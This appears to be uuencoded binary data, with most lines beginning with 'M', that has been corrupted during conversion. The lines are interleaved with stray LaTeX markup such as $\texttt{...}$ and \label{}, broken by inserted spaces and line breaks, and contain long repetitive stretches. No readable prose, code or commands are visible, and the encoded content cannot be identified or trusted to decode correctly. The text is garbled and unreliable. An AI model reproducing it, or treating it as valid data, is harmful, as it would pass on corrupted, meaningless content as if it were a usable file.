$\texttt{M-U88[Y_; 3+>UCFG; /?<6@>4A$*\$!!_*"CVSBE4YQUZ6DI\\\]1NG24$'EJ,H&\\$

M%?\SZP,&F\$%\$J'=(T"A9%Q[.M];%*(.^<RENO>@>ZE#N7J'`+2P#%'Z%`_IQ M*U+:MS/."35FY%Y[O3/NF=REJQ@W]NH:5+8A;TZWQ\JW(."4K8NZ.)5[B-NS $M"[.R;Q\&]EOL,^{SK2+-4+/PVV6+}]'\&NO?@[M)8YWB@<0X5Q#XS@6R<T\M"A=$ M&SZZ-KY-U?XNA[3R^"?Y^#^7JKJOK\4Q-2WB,FT2L7Y_Y6/7DM.26K79S#2/ M@.L6A?US6IVJV%[=JPC0LVT+['60:?R?8C2%"^,_5>V\'/0:%OI5[[RY9'*)2 MVNL9)G3N7ZN%:%F'%K*W/G8Q?W-N\$X['.T27P+<MKT\$KH7X((("!F\$(A):O? MA; '#N.1+ODI; #.*-JG.>` CY'1KR[]./>?^=\$[%V:I=JXYM'[)YTC3;@M[S M7AN':Y7?):[67%E\$QWC,//>EX#Y\\U#\F13K/,T3R>>G[>LHSCF,>DR+FW/J MVE<LU*[KPG\$]-Q_VN'LTXI73*1.LYU-%?G\N29]RK8+W<GH,@DMU:M2LQSG_ M&38A-,:_GR:=:^\$>@E.\:!;/GUKKW4N[=\$H5N1,.SZWM\^CDV%2#A&)O/_:! M>U^<(Z=PZ9D-WNML00000')[U#;)Y..16:I<.NIOC<JBX_50D\$"""9]A:W<) MU., PS:FFP0?`_5];`L0]`YYLFVSS+]6NAR;,+\X=5+Y76C>&KR7]SBB>RZ!T M*X=PN9M\5ILCON5,[S37.FHE`USM3Q5(O+2/`;-<'-.K7%GE-FKU:L(^_\$ZI M?O[;=&JFK9EBS]WTO?GN*3TU:%VUW^[AOJK?.WIRC:GG+QZC,82CM&SBL4<' $MOWU9ND > \&Z - T7@/N) 3J5QGJ'" < :32:+ \.C1*7#;5;-^J]F[3Q,WN&'>T:<LOB$ $M45+'5<"G<6/5<=B,(55!R]P#^P?%'=`]^*&E&,->)!@Z-NM;]*:(^Y++1#YL)$ $\texttt{M_'6_8N\$F\&MV\$?]}) = \texttt{L^UQ2Q7QSCE3W\&Z/H6:MGH;=@J>51RD<JX5=9Z[SWA,4]}$ $\texttt{M=Z5ZB=FC?VTJ>[\$_;/(WDK0^U"XBV5B@SZUUD=V5]=\&K82XR+U+G8Z^PQ=TL}$ $MT=^*:)3*=N6U+>IFV<<K5.^V/QBP*X@'-#H^F/S"$>4'`@3TJU.L?^NL/\#]1$ MOJH.:4C+"?;.M=`=,GNZ2M24-S[I\$G;?*1;]CI>.HI=Q?"RCF\$+8/,:UXAW[MZZIG*ZVWE1.D3C:)E`G.KKYZP6Y*Y?MVK7A0N*8UYR=\5U;.YF1165K=,GN5 MJ7MNO<\ZAU;@5HTRD:=)4)U3R>-+3BYRU<JO-WQGK[9M%2Q"O6/\]<[-4,XW $\label{eq:myz:h9m<izv^jisj7fdms:%=WUJSX5^;9"[i0#='LM^YL3'@.->B\lgGE-R[%]]} 100 + 1$ M*+@N2?/R?NN&#\YOR<;\VSIEW<LN[->7?W13S/)]TJ^M\8AY9R#2FK;+!O-? MPDFC6S5.85K8):_N`:!C5H9QX#(N<=HY),:%OR8Z\]E=&N4;)/#9]BU(GGH^ MUKKE\$W1BZ=V:R_MK6&=&0N@=D[].M=_BXMD)3=\$1>V!;LW"%_KAW#)24[E;U $M2WAW\#, O;?.>\]-ZR%:FV=<WUH$UK'U/'-4Z18FP9'([JMS(<D2S=&C2G[-0^*]))$ M);F97HE<.F/;-`U#L6C4_1M4PCYAO3GE2]=Y[1%2]HO+2/;5[P&`>^]U?E`S M306)6AL5<M1/K4WQ400?.YUT)_+YT:6ZYKX7WO;;=/MZ<&N)G7".O.\$06]C6 M?=LKVI6U\KAW(.H=BWYC/]81&]Y)'CK6B7PM:4VR:^)F6:=AOSWEV6&C6#./ MW>"UYVJXOU<B]ELW--BUS_E<E+VH7UNW<H_5K4;RG+OKJTXWYCV(<8^YXZ6V M;5,JA:)_K@V8<(<DDN-.\$:MI#>G4M^<DDO^;JZ5\$M#C&78]X;!OE7Q1K!]SC M5J8YBWE):40B)Y"VI:GYEL5.=RVK#O`:AL'3J]=!V1HG?.P2F\$4!XEFRCFB8 MF.'Y1*?P9]&T;RF=<V\A&^9\BE>(L\$XWTDL,OR4WQZQT17,8UCQ6;8XZ=*6: MM3CFV_KB^96)KA%R3B4_![:].\$6+J7:NF<,:9P3[6\I:E<(X\NCMDACGCM>] M9Y++)#<,,[5KW],ZNY?%`_UQS<N-=@A81-=2?H=^P;Y3CV4&C+RTR2@<4A9E M_3V%]81_STF-91]KO7/,&H'ML2WA\[\ER=\$W5OQY;I\$ME5&2S+->O;[#AW^) MC2I!@&4>X^16-^7%T"6O+H&[*%!Y::Z`ZXF+VK&-;LK6U=&DN6]!?70I:Y.) M(78;JU"U. =:7AAV>=ZYAAUJ<>^58I#&DE>V6>2Z)&?XWA SNFE9EAVB:1Y2 M0E-FUI:OA<VW]5EN-`I7.<8250?D0+T4TGWVMHX5IV\$<&[MWKZS1J1^[!NP> M>OS9G'JE0O95KT&#=<[LY]!SK@7(&J/L;1)?,K%<J\$E(?6Z==C G:.P=\$U9Q MC*N00>,:GW75'9.079>WU/)..6#J3\$EFXMPYC'`.36#?W>N)<H[E0'U+VDI+ M2MH^=4NS=&6IX"A?7V")QZ-<'Z-PT;SGRG`OC,\$V#DUH?2[]P;\$N;63E'9-Y $M9Y-<TN+F'.)KZ&Q>.E/=;^W=)=\\[=H'4'RN@1NY:A_)!O&\\EY>BW#@5>\\Y9,$ MLR[&.1X_NWO);6N.2B,M*2_9GC5KHL7KGBLFN*V-6R3^7W.'6#^GF)!/LBFI MB0T26^=FD\[)7LVR#G7"I1QK?6;=@FM:E*-.*5,790;;0].=5B-C<TV:D?\$R M#Z'MO=>0PR],(Y)RZL<JWMMGBGV+2@FL002A8LYIYCU&F<D;9M%\0NE8EO*8 MP[D&:>^>BZ53/A6YG%\/U;X^%W3/)QP3'NJ/Q?JXAXZ2K6G7YJV#;)!_CJG9 $\verb|M8G&4=D]@IF<9]Q3)L*]5XB<>ZDG?JU+<\\OB_JHS2=5ZW.[5SI%]<TW#2)+?'$ MD+0LVR>0LWD%17AV+U%BRKGFP<0LD'U)]U*G2G'HWZ.N6EW9N'^LJ =CG!ML $MQ+LDA:FC<JZMT+?7CI24B;X_IJ'`(D**1K&\/N<.KB]N1<F^M?'AN5;XRS:$ M%H>4R;C&A.G5:U(78MHRB0M;D6>6]E'>(WPHU\<*Z)W;KVC91N@A0N`6Q@E(MXY@US7MK6@/@7MGUV1OS?0\)8OD?<LEFEM<U+?W#OK?L]UVK]5BWIP+OU,_I MFG: 'BN&37UNT;1F\$ZZ)S+XDQ\J%)6I@E8JGWMV=NG&S<.DMY7];'`/+1)PX- $M5-_3B=;RZ1QK+.?>JOKH%M8T^YHF*O)A'?EH9W,[K+["U4RR=HGUV?"USPC1"]$ M.";H]Q:6J4C^*J)BDG_254C^,850?SG\O_Q?/)"40<DQ:L=B_0E)1!"I(WL/ $\texttt{M} \# \texttt{DJY} \# \texttt{O0LN^5\&0} < \texttt{8JFG-_6*2@@W=R*>1B==XHGH.G5AY3=V.226EHT\RC)) 3? }$ M&*3SODUJ%WZ%;*QQ2F9`G\$;-*I=%FK7-*%:'TL0[5=V:;)L9B6YQ,7EGF%<6

M^#`/)?@6Q9/P>:L'HN2<4P+J'%KXOC#,@[9F7`+8\>=>8<1NLY176&V1L+8W M=RB-7G%*M:49A<DO[AU`O.7:%X8M:TIU@%4N&?^-8.A7=GW.*9;<4\Q*=4QG M4-DR\EN3%KHZ0E'&L.T-5N-#;%*[ENA.E"GG4L`Z#8\GZ*\+YO"J/\<JSKO% $MHO*@9!2/5N[G%^26::F86G%*I-9:5>UBQQ/;X4]P8=YJXHE\@KD&I>,Y(WPI)$ M, 'F-RA)]@C*JA]"U+\UJ481;/;=J\ESR)EU>S'[ZO,OR7%4+8HB>6E(9]6K/ $\verb|M2O|+z\\8UZDIE6O+> |4|, | EJ5| | 7M^1WPJ7MMP; | ZQ2YZ\#R=0WAOZY7O-M<_9; > | AVAILABLE |$ M8<JWYV"K-`Q#=7#(T^O"UXZ[Y11YIE&Z:E0/68AOR:RD&3E<#K:Q2JHNJYQK M-@6N7N=W6??7&X9C'6,TX!)>49R@DR*&:#CM#XP!!KS+S*^Q;*RFC]K1403, M,Z\<47P^V!W%VI'K7J5H(=`*(M`,C;?G"F>]20;A!\$D>>TWGC?@94;H1!L-M M\$)Y-IZJ=%E5DM(Z94]L'JG^L+\8@XPRX^<-./H"J-0'?X1))/&20YJ,*B4), MX9=?,1R89>T<C;_Q37<F^F>:=YS+/;7!/VDN*>8JWJNMEUM?;I\$[=)H`_VQ] M4=(=,:\$#E#EACT!IQ;IBTB"(R2O0\$.92\<>P70NI<J!^YXYU]L)AY0HC*BJN MV;RHLU\$V^I1[NLZA!(8LNJJ-V'A[H4@YK"/JB-0A@@>CHG\%9G/RKN8@S0X` $MUX=H]J,L$<:1LX!FQ[4/C9+@H$[034-+55-MJM*K?76;C7XLV_-EW`V5%:=F]$ $\verb|MY\$5K|>2GF4,R;O5SJZBC<6UJNM<J=IEN=2Y|F5"FM6X>DM"SDN&9Y/*&TMCK|$ M>+O=FNV>; %FG'5=IFWA<U+N4I7LHY@@D'4JVOMK%K!S#BEMUEIRS=WR.]3\$+ M*45U4K7N@95ADTR-K@_Q[/9M"79=V60OOZ9J"ZL4N#BWM,DHUW?,RZ]KVZYD M&\$:!HUH9EWRO81M5^<_NU^Q.[:YA>@75H\$XPB-9I[+1K4Y!QK&-*0L@VJ]LX M*!TC10N>`NK6N/TE<U?P7HF&`6QE'7?DDO(6Y1J4N2N4"Z+6M[*O\$4R],6TV $M\&=, L5J9) => :A-=^5"%4)3.):C2'0&'1K[(?\.24ZJ7ESK[NC6QONI=.\9H%]]$ $\verb|M\20ENK"| MD0653JQ7Q:EM=4Y\$9NJ<NQRT+8Z\$J\&\$,>L2#4+NQ:^.02U09IMG0 | A continuous cont$ MLFSZ?=6WM6N!5S?FK7]BG#L6M*Y7M=&@43?U>G5&L*^;ND,HSS*MYO9E4^Z! M3'.,:Z)))ONA;XZQ@V:5:YLZGG4M4R+B%P.YOL*LFE9!EW:,\E*]"U+(-HW]H MF&0(+:A751%S;_P"ZL*R[%M\$WZH4K4L&U3KVV+!FVW&_.E+BR;?60%<ELLR1 MB",3&Z,"M'BO)7MDE*YM6.O7!*=HHFB8MA4Q\[<+0W=UZZK<JEP71C6,:->S $\texttt{MNU@:1-1Y-DWT.U5:} \\ / \texttt{V5KFV4:\$7-*JG\&KBZM?UP6QU34I2>;TXEM'\$.X<JR;}$ M&KBQ+KTM1,,V;=U6YE;'8.?26)7)=T28HF#<&O3%.A2F76UM&3:Y@2[KNGTE MY:^(VN>\L#@GN./8!CU*WM;G4+JG"]L^QBUL2W"VM^<R5[%,<M+:OL3BN;LR MRD7UB5Z3K*M_:A3,<GW#I"Z)QEUY7IQ2J=PO#UTI.KPO)C&\L.L%H=ZGV(<($M\gray GALFQ : K4R+6, PQK7K^Z5SZ6Q[^C=""-/N%:!:W(*]2M>P3C5S49(;$ $\texttt{M)J6)8!MT} \\ \texttt{X)T+'MA<''}.785 \\ \texttt{TYGUT5}": \\ \texttt{W=PS:+FPS!LFOB_HU:EDA0JIRI?E"} \\$ MRB<8Y.KZI3FDE3)YIG1IJ:N\+F3&+2K%S9=OJL)9SRE<.6A>AR*C+^FFS:E< M6/9!"E*U@&(;H\XNCJW*+XY=P!HV`953,(6+AE:GEO2%`G2X*5>E*V9F6R7U MF4I6-2PJ<:8WYNS",<^YNB-A"Y&.2E&L50Y\H6&8Y9J]6N17-(9,EN+<\XU4 $ML<W*Y,*SBOP"A4CCU(VS!)"6R;O7@MT5@XLI&].N:YXRZKFIV]N\6]2ICH'8$ MLFX)S3-MX:!F\$3S6*2%OLD:J,\$N"Y#2))SB2NKF71M(^]=E@VR]-]:!/N)<: MQ"G6A1-_6I@F:7PK%Z4C'MV815M2P"@1M4F"\(+)8,2C,>TC@6T<(SJG<HQ+ M3J1Z*2L5^>0Y1-<:XA7K>X9MUJ7ADF28AL'/N388\A3.!-V9E=&"6]B6:8ER M;I6]L"X-Q"J=<E+ZPR[O0950;EER<>G3 E(Z5=VQ9)!4JI@EBM+)*5?U.[%1 M(G;L4L"ZM8E(7&.-\$IRPWU;5(A<"DH58MKN4+JE]8Y6MNT9&SAFF,4ZD4;MC MBFP9IO+9\$%481G&4;HLVB3ZR5YNRX+@Z)F%M5I3J9\$8[MIV\RF"R+FEI/W+R $MWHCF^{O}(W) = QX">H?H)J1@T%3\O$P</^96C1II6C'\M]&KA)P4C\U]"O!!0($ $MOVC/K>C(-]5JM\%=$WVDES+1=*LZ?O<WMM\O5&73VEE7.!=YH-;7)!5.BR#W$ $\label{localization} $\operatorname{MU8H}] \times \operatorname{MG}[Y"R7!6N^1] + J\SOYNCA6J\#*J9AIZL:EY42\MSQQK_+^ER^CZ \\$ M1JU*S<3F&U<09Y#!<VY:;OD5[ZN]/G<H&=AC=CR<U4.6NOF<[_@'?"QM^2[_ M5HO':3T'U5)9%VT0BD]@"GD.M>!&).!Y2",JH!!YTC=9W!N]./?S(9A`O\$!P M+ =M8PFP:,9.R9Z5K&LW=\$_8RQ:V:=>RJ#W&5?J[A^*\-=L\&4]=9V?YOXA0 MH1J>%C(-3]%?-VD(MDP+B%W2KK8'I#WX2ES^T>R\$C0#-BJ+`2+(2)Q_`+(8' M\89%L;D.VB48:D^6V=-*X(N;+&&8I)S*6CV_I9B7ES>'O!DI?T:GQ4\0Z/2> M_C%ER*^/0/#W00@;P6<OM7=\KN\8Q_I]]!)76LBF-!*/;AU\$<HU/[A=:4Z41 MSZ^6%0%JZ11:55MXV-?O+^E;3>WK%E^M+NU.K;DL:9XNF6V=O?J=^5MJO-9H M]WO%XR:Q4 N'(+4U/FF Z2W/(D\$%C2*G+TM\$OU >C)QZHO 4,HT2H;W\$NW`S M6]K2V>J4C77;&I](<\RNF95[LU<&O?LP"):VX[CPV-Z:T*1/3C;,R<ZNKJG\$ M+!A%W7TS;'.E8-R3`,8Y!;&K3',H7'IW0KB]M1J16-90'7I*84:M/\$6EAGE. M,4ZM?7+Y^>8#D\$M7)Y8HUJ7LIEH6*[M@I6W;1&@M"%\$^QO;XKTL%ZXM/JI+< MB8!9&[.S6!:EH)];"M2\$1R:WK0EL2N*TKHOK-N!=*YU<U6MA\$HU:MK4;/4^, $\texttt{M-Q`3U20I)5/@5\#Y@>X_B\]DY\$_AU\$DX_!P[KVE2-O_J*Q=-Q7[M>K705K@MA] } \\$ $M2P"H#497A,33T3MM?V.[6CF]M<E_['XO%99>T+H]3F^]1?=Q^BJ#*?Q+^M5'$ $\texttt{M_W^{/}6B*;PO(M.@*)F?'P?(]O@) \& ,"<C7EYB"NL?F\$P47[-UX:R_X@ABFJO@) & , "<C7EYB"NL?F\$P47[-UX:R_X@ABFJO@) & , "<C7EYB"NL?F\$P47[-UX:R_X@ABFJO@) & , "<C7EYB"NL?F\ndotable & ,$

M+VZ?ENH%H]DL?MG6_/+_T`6D/P"B,J.*YMQ"_UA5ZEGG-)E9A,%4;2Y;L?3# MNN'U0&%[%FH<+N>6^Y0MNWCZ@_C&BY-;BS];G!.PS-?.+&3M`E>L`1P%5%=Q ML\$D00@OG)BU,O>!\$U_5\$,6T3AS7GIZ^`<O>AULV;,`,0?9Z,?>0-O!F#O.*H MB#ETBS=PV@OQ:A>E!08VX\N"MH=KJ9I;H&.IC:3JLO36>_GIZ758;A%NS:6A $M:R>N? I=, N) \$ -@!:X1A!#D?\%%^CE+N)?&S4,[U-Z64TU+#JU;V<5&PA\$ M@DD%#X#`RMN@K955:O=73S0B`6NB`"%?\NJLA+ZA,%FP/<3A<+(5M#;9S3=3 M#=G&*?W-79^F%^8871!UT;,(M"@@+X@@+BH]*CZA1\XH^J4?)4?'4>]^F?6* M.%'"CA1PHX4<*.%'"CA1^Y_\$.%'"CA1PHX4<*.%'"CA1PHV4;*-E&RC91LHV M4; *-E&RC%\0X4<*.%'"CA1PHX4<*.%'"C91LHV4; *-E&RC91LHV4; *-E&RC9 M1LHV4;*-E&RC91LH^&^Z['][Y*/)1Y*/)1Y*/)1Y*/)1Y*/)1VW4;J-U&ZC M=1NHW4;J-U&ZCZENHW4;J-U&ZC=1NHW4;J-U&RC91LHV4;*-E&RC91LHV4;* M-E&RC91LHV4; *-E&RC91Y+=1NHW4; J-U&ZC=1NHW4; J/Z3Z]<*.%' "CA1PHX M4<*.%'"CA1 63=1NHW4;J-U&ZC=1NHW4;J-E&RC91LHV4;*-E&RC91LH F/H MPN%'"CA1PHX4<*.%'"CA1PHV4;*-E&RC91LHV4;*-E&RC<O^=^^_B/C/.H\Z MCSJ/.H\ZCSJ/.H\ZCSJ/.HW/FNSD>8]^'K^8GK3SJ/.H\ZCSJ/.H\ZCSJ/.H $M\ZCSJ/C-U\&ZC=1NHW4;J-U\&ZC=1NH[B[<*.%'"CA1PHX4<*.%'"CA1LHV4;*$ M-E&RC91LHV4; *-E&RC91LHV4; *-E&RC91LHV4?X__EX4<*.%' "CA1PHX4<*. M%'"C91LHV4;*-E&RC91LHV4;*/U_U_,_TWY[_)_Z+WS[_S/\'[=T:VH+^6LN M!=TAF[@C<ZR4\XJ_NG_=MK\$L39\"6!?.Z=8B]I]+BGO/M<V]M<F^OJ]]4%F8 $M=^<?\\=19M)62-8*QY>M/XJ?]SQ'W*DJHCR'\I[)I_1?./UPE#1/I/YWF9L/O$ M^Q\RYD_IJDT)4C]ZJ3PYVGCJA3=&VBT^I<M8M6L:B?L-YNRW.XH=_XR>WS56 MGFFPWW5:QQK'4F>NLSD:KJ]UT_D[OA<C;ZX_-?YY]:3=N\XU+'=:;SO%]H=W $\texttt{M6$L$@167.F84]K} < \$\#K) \$ (O\&+7V`NS>/.4", \texttt{MP@H/:'V@850?`T`8<H.FB}_"$ M(GY:ZZ>/]H/`@X(^^(1?C,A`L@8T%#AZ-BO1?247M"JDH94!.H[2ZYTKKDFA $M^H)&0EHE^Y^"@C^*)^6<75\, YO!8_URL29\U$=8MFA;9+$X%""'TB>G?R,V?$ $\texttt{M}{>}{<}; \texttt{X}\texttt{K} (\texttt{W}\ \texttt{\$7YNNKC} \texttt{<0} \texttt{F8XC} \texttt{9Z} \texttt{0} \texttt{\$F@}] \texttt{_83P40} \texttt{NLF} \texttt{^K}. \texttt{FE} \texttt{\$AN} \texttt{^X}; \texttt{4} \texttt{T} \texttt{_LWU} \texttt{"} \texttt{HV} \texttt{!} \texttt{0} \texttt{\#}$ $\texttt{M9+4I+\#/V75USD(\#FIU_(CU_\3K<B`H':/2+7C66KW7P<[<!?/C2^,95M+8\$P)) }$ $\texttt{M_\#Z\&6E,Y;\#HONO,VF-\$NU:HPK*8NT)U@W8(!D42[,\$!`0+,KLPO'+:*,Z\&@)}$ M,..8]9FJ82F^Y:MW%RN.^SP"P80,J\$#SO#ESWV!V_[[\?]4/U7S)/L%'O5'T MBCZ11_54?-*/?*/@J/H%'XY[/UAPHX4<*.%'"CW2CA1PHX4<*/_&W4;J-U&Z MC=1NHW4;J-U&ZC91LHV4;*-E&RC91LHV4;*/5NHW4;J-U&ZC=1NHW4;J-U'O $M?@*.\''CA1PHX4<*.\''CA1_A[J-U&ZC=1NHW4;J-U&ZC=1](W4;J-U&ZC=1)$ M1NHW4;J-U&ZCYL;J-U&ZC=1NHW4;J-U&ZC=1[Y?;+S+W"[*.RCLH[*.RCLH[M*.RCLH[*/'P>%'"CA1PHX4<*.%'"CA1PH^W;J-U&ZC=1NHW4;J-U&ZC=1^__ M2X4<*.%'"CA1PHX4<*.%'"C91LHV4;*-E&RC91LHV4;*-E&RC91LHV4;*-E MRC91LHW1[UYA]N.RCLH[*.RCLH[*.RCLH[*.RCYE[&ZC=1NHW4;J-U'NE&ZC M=1NH^+\[PHX4<*.%'"CA1PHX4<*.%&RC91LHV4;*-E&RC91LHV4;*-E&RC91 MLHV4; *-E&RC91_L; J-U&ZC=1NHW4; J-U&ZC=1^(_2>V=E'91V4=E'91V4=E' M91V4=E'_Q_Y[^\$[*.RCLH[*.RCLH[*-E&RC:1M(VD;2-I&TC:1LH] $\label{eq:mass_substitute} $$M^*; J-U&\C>10(WD;R-U&ZC=1N>)]YNHW4>NH]=1NHW4; J-U&\C>1YN`L^*.TW"$$$ M\"O7DN9IEFQ:4[:0PCZS(."_@F4<2VKTD;0M`GTMGB=812+9`@H<NC26]0* M5PKM5#BKO;LS'GL-*1+\00*U9/]:]=EH<8B8\@MVUG\$\$'R(4!!W+?T#B\$E!\$ MCBD.!DFER)_-^5_Z?XGZ'!.8A]PJ1A/A:37:^S^1\$Y"!`I!1WDU2THDRW(A. MYE - .[MRV:6[+8X.USI!J*Y%`>)U&NX2BR[A)9D:C3MX5?96@0/,/K54G7Y>]MW]HZ25[>\$9'QJ;:MZL.'X3%S/`<;SVH77F%PWN?ZCH'7K?;^`3FH>E.VF'@] MM>E#J[9E^YZW;476[`W\$^%-!H.7="J%A)HW_DH+?,%J2T+@]SG=.5..@I7AY $\label{eq:mational} $$M@_G`RATIQ\AQ'@$$*+G75VS+T!TA^$=@3[T-$E4<]!$.!+=$<L4XP&((PN/>`TA*)=$...$$$ $MX%6'RY5LJ'"J+&4[7U":1Z&,:FX2A'UK[45'0@]F87+?YPZ_VPU@Z65PWBT.$ M`[6?/A//`HO(?/([*EO*FR%!9^@L;>=P-N8>O!HWN@G76_%S4%A<Y?:F%]TG MHY\,6_G>&Y[R(GFXRF@"_2V"!YX3@.!!.4J"%?8D`9<#M8;_8EN`'F;"`,VY M2#,82HY<:[=>2T,V5>1?DW]*L:9F"))T5':D\$^(!X@L2N-*(W!KHX`^>P%A: $MH63LDA=Z@[`T8[(*M\$$^+5U8)G\AER4SM.27A1UJ;GEA(S<2T5=;0X>BI+A)]$ M>R60++X\2@%GIX'(N\$0JAQ[6DE+5"(P%WO!G*N_T	N,`O^L4%XR08A100 M&!@0&3@1]9(]U(^_D?52/O9'Q)'VLCY'^/_9^7]9'KE5[1QI'"MK#V7W4\CP MHAX40*(>%\$>W(]N1[<CVY'MR/;D?\$_<<2.)'\$CV.%'"CA1PHX4<*.%'\?BH MX4<*-U&ZC=1NHW4;J-U'^)_"^Y[*.RCLH[*.RCLH[*/MO?#VQ]R/) M1Y*/)1Y*/)1Y*/)1Y*/)1Y*/^?\)PHX4<*.%'"CA1PHX4<*.%&RC91LHV4;* M-E&RC91LHV4?!'Z!W/D%ZW(?"^P]*CTJ/2H]*CTJ/2H]*CTJ/2H]*C91LHV4 M;*-E&RC91LHV4;*-E&RC91LHV4;*-E&RC91LH_I?<*.%'"CA1PHX4<*.%'" MCA1^\$;;J/,HW4;J-U&ZC=1NHW4;J-E&RC91LHV4;*-E&RC91LHV4;*-E&RC9 $\texttt{M1LHV4;*-E\&RC_H?L\J]0\QZP^,.1[`Y'P1YE7NCZ@/V1X^7==T>[+YHO,O,O] }$

 $M,ORV*,48HQ1BC%&*,48HQ1]ANHW4;J-U&ZC=1NHW4;J-U'_\O^D^I\[^(\ZC)$ MSJ/.H\ZCSJ/.H\ZCSJ/.H\ZC_37M>UV4=E'91V4=E'91V4=E'91V4;*-E&RC M91LHV4; *-E&RC91LHV4; *-E&RC91LHV4; *-E']M^^X4<*.%' "CA1PHX4<*.% M, 'W^A:YETM: '2, S\$14\$&&@0AV2D>JH36]D8!RSFF; > KVR7%QE, KT; 6KBIU, M]SO7;IJ0<\V&%7W.?/GJV/GU'0H?34]" "5Y*.@VB8)7W^=,CUPVC]ZDL2=* MBI3Q9(J2J2H<I,28'WKQ-C_K<\$U]=.0</U6!YN1\$"5"@/G0D\$I'\$B0009XI5 $M1T+26+>J?%&SJ^{R90}-6B\#0J57(-\6JT-(Z+=]0>TKD?"AEU%T:^@=Y0<G2$ MZ-4+&>LKT<<!6?\QNU99PH3HS5`54/5L6+I[?-'3SE!AG,'7:7'[@_F#E4,% M:3](*?[8XX^\:_X\5U*6YBWG'W/+H#4C\8\0?ZAJ+=M-TV2ERL]A&O%OC[(! M0/OBBY=`<'I^U!FYW*8^N2*#;8)"G-PMO<5KV-YP8^\$9.3`BKNG29NO'K=_G M:]WUTY'\$Z5F,_J%Z;?%(8&#?`B3[ZOD8!F69/H`A=*7J%4\$FT.4^JSG`FG19 MPI*\`W>V!8#KC6!9H*ZRG:\J:CD!%R%(L^2.="@13++^/>4#.5F"P3,F!#KD $M:C10@)QD*8$?$\BJQ*TXP2#9>+OQJQWX.!6"VV:?(Q5_R,7*O4*=RJBY:K<$ MSG(9U6-W:?7N``,RUI9SK,Q-V1@K!:U2T34KRXG\>K^8E=8+2NK+(PL+P5AF MH,R98.9MWL6J%;4TXAN[A=?H9L+#Q0`,Z"E]4)[`GTPGQ!/@"?.B?.B?TQ/L MQ/IOUSX!V\$["=A.PG83L)V\$["=A.PFPFPFPFPFPFPFPFPFPFPFWWR2X*_LO, M79)V2=DG9)V2=DG9)V2=DGTFZ3=)NDW2;I-TFZ3=)NDW2?G0_`EYE\R3_GR\ MSWH_73]-^LGF'M)/:2>TD]I)_!>]2>]2>]2>]2>]2>]2;I-TFZ3=)L4V*;%-MBFQ38I^=N4W*;E-RFY3<IN4W*;E-RGI6Y3<IN4W*;E-RFY3<IN4W*?<+^VKZ M9>_%Y%/(IY%/(IY%/(IY%/(IL4V*;%-BFQ38IL4V*;%-BFQ38IL4V*; M%-BFQ38IL4V*;%-BFQ38IL4V*;%-BFQ38I[,EC<INGH>9#A4X5/=*G"IP#W3 M=0]I#VD/:0V0V0V0V0V0V0V0V0V0V0_)_"]VX0X0X0X0]@'`.`<`X!P#8&P-M@;`V!L#8&P-@;`_%;@W!N#<&X-P;@W!N#<'K;`V!L#8&P-@;`]V#8&P/N6X-MP;@W!N#<&X-P;@W!^-N#<&X-P;@W!N#<&X-P>RV!L#8&P/8!L#8&P-@;`V!L M>,RJ)?3#0%KS@NU8EB6\NT>G0-OJUF<ZXR8[-M'\$./<>])]#4L*H5X=10MN4 M2))2D%";%7YW-PXY[QB\$"#8.\6<2)&(/*0D&K*YPS*\$&#\$%Q2B"4C1\$%UIE6 MFH\$\$!!`T75P\-K<B<U':I'!W+4H,O(K>\$HG"VE.1M18Z;*"I\NM7NW8O4;38 MVS>KO)EIG=5.FEUG2V5-Q%FU_NO<7F3\$@6EP7LDN?D4NGDICLU!00P\<ETLJ M_'XOG=\$H=YHO23EMD9=2LGB>B,\$?I'TAZ8F;OKYSH=]8+\$7**@WY;ZFQA+G= M\$CGR3A#F[@48520]@;AXMWA=\2`9WD+NEX;62<1B_IBH/#3(TF^^X[4?.9VC $M\,C]M(S41+V?F\3B$=9^1XUG:.?("N*IR[4[?T*N0G<H/RS"=OM.20!G;RQ\])$ M`Z1CX!P\$-U"MZ<X;P`.<: `OL;RB,UD;L',INKZ9D/46#/VV[/)<4&:;RJSS:</pre> MFVV'T#, #\XMU)!)&J'KL!8*0)"*@=6!XH#(:*%@LQ1N:0B:99Y3L;7;SXZ(4 M()\E(=':90=+5`%9DH`:P\$Z``#E4RB>E@OB<=4<R#+'\XWDZVU%XY`M]A6") M:W?@KB^D%K!A@;\#?@5X+Z"H!Z@?8@_T-P;@W!N#<&X-P;@W!N#V_K^`<`X! MP#\WL#L#L#L#L#L#Z3Y/8'8'8'.`<\X!P#@'Q'UK@'\.`<\X!P#@'\.`< M^^L^7P#@'\.\<\X!P#@'\.\;\V!L#8\$T\$T\$T\$T\$T\$T'#]A;^0J<Y0@H04(*\$ M%""A!0@H04(*\$'\&_'X!P#@'`.`<`X!P#@'`/8V!L#8&P-@>R#8&P-@;`^YW M!N#<&X-P;@W!N#<&X/+<&X-P;@W!N#<&X-P;@^/^)P#@'`.`<`X!P#@'`.`; M`V!L#8&P-@;`V!L#8'V`^6<`X!P#@'`.`<`X!P#@'];<&X-P;@W!N#<&X-P; M@_W]P;@W!N#<&X-P;@W!N#['ZW@'`.`<`X!P#@'`.`<`]CW&X-P;@W!N#W0-MP;@W!N#W>P-@>L#8&P-@;`V!L#8&P-@;`V!L#8&P-@;`V!]=N#<&X-P;@W!N M@W!N#<&X-P; `V!L#8&P-@; `V!-!-!A<!V\\$^QKB5N5+%-8_%#3)YV3GDZC?P $MTY^3@V[/(V&>FJUBTSSD;P7Y."2&+2W)/(7ANZ6GDXJ4A*1-"G$U0-Y3J?;$ M]AWENK5RC:5:V452)IFL/UGP.ODOL_HG??MVD_7A4^T55(E4?_:D''0H(%U0 MD%.YY+B99SEP]A,>\],HSA\KO.<M_?X?L9%2QR#59@X>?G>/FTCIM46PG]A< M&ST>UDV]`;Y+H;?[;*Y?(;++VTG;6G"#;YFE3-C4;Y9?'W%]J9ZY:C15<B<T $\texttt{M=WWK=L(N\&MPN_OL;Z\=8S]LVE=;...D/J=L>2_X*OXNYSN@\AS;Q7$KBMNK }$ $MP.:X#9"P.\,^{CC(*]1B)1M]R:9^+Y,_3C:!*1J;/*8]4+\N3!=U+1G"D(;$ $M3,J(=2Y2--5A,U':'V>6U(W`RX\6SIU#,.L>,N6_HZ70+PT'J;"$4#\.C7B[$ MJ5+[MD\$:V&>`!W9POG%@*^D#IV24T,5SWX-WC/L%52F\$ES[.H\$VE9`6LXES# M,]&WWO\$HX\$SC&/=QM4LIB`\$>?:MOX>GIS2\$V8"T<RIQW8000\$E2VJ;12)U2FM.(37.U:IT*"%"D"OH^C5?'U70187MGU\SB8!RU;&U%VLLL':,%W<9)*WN,L, 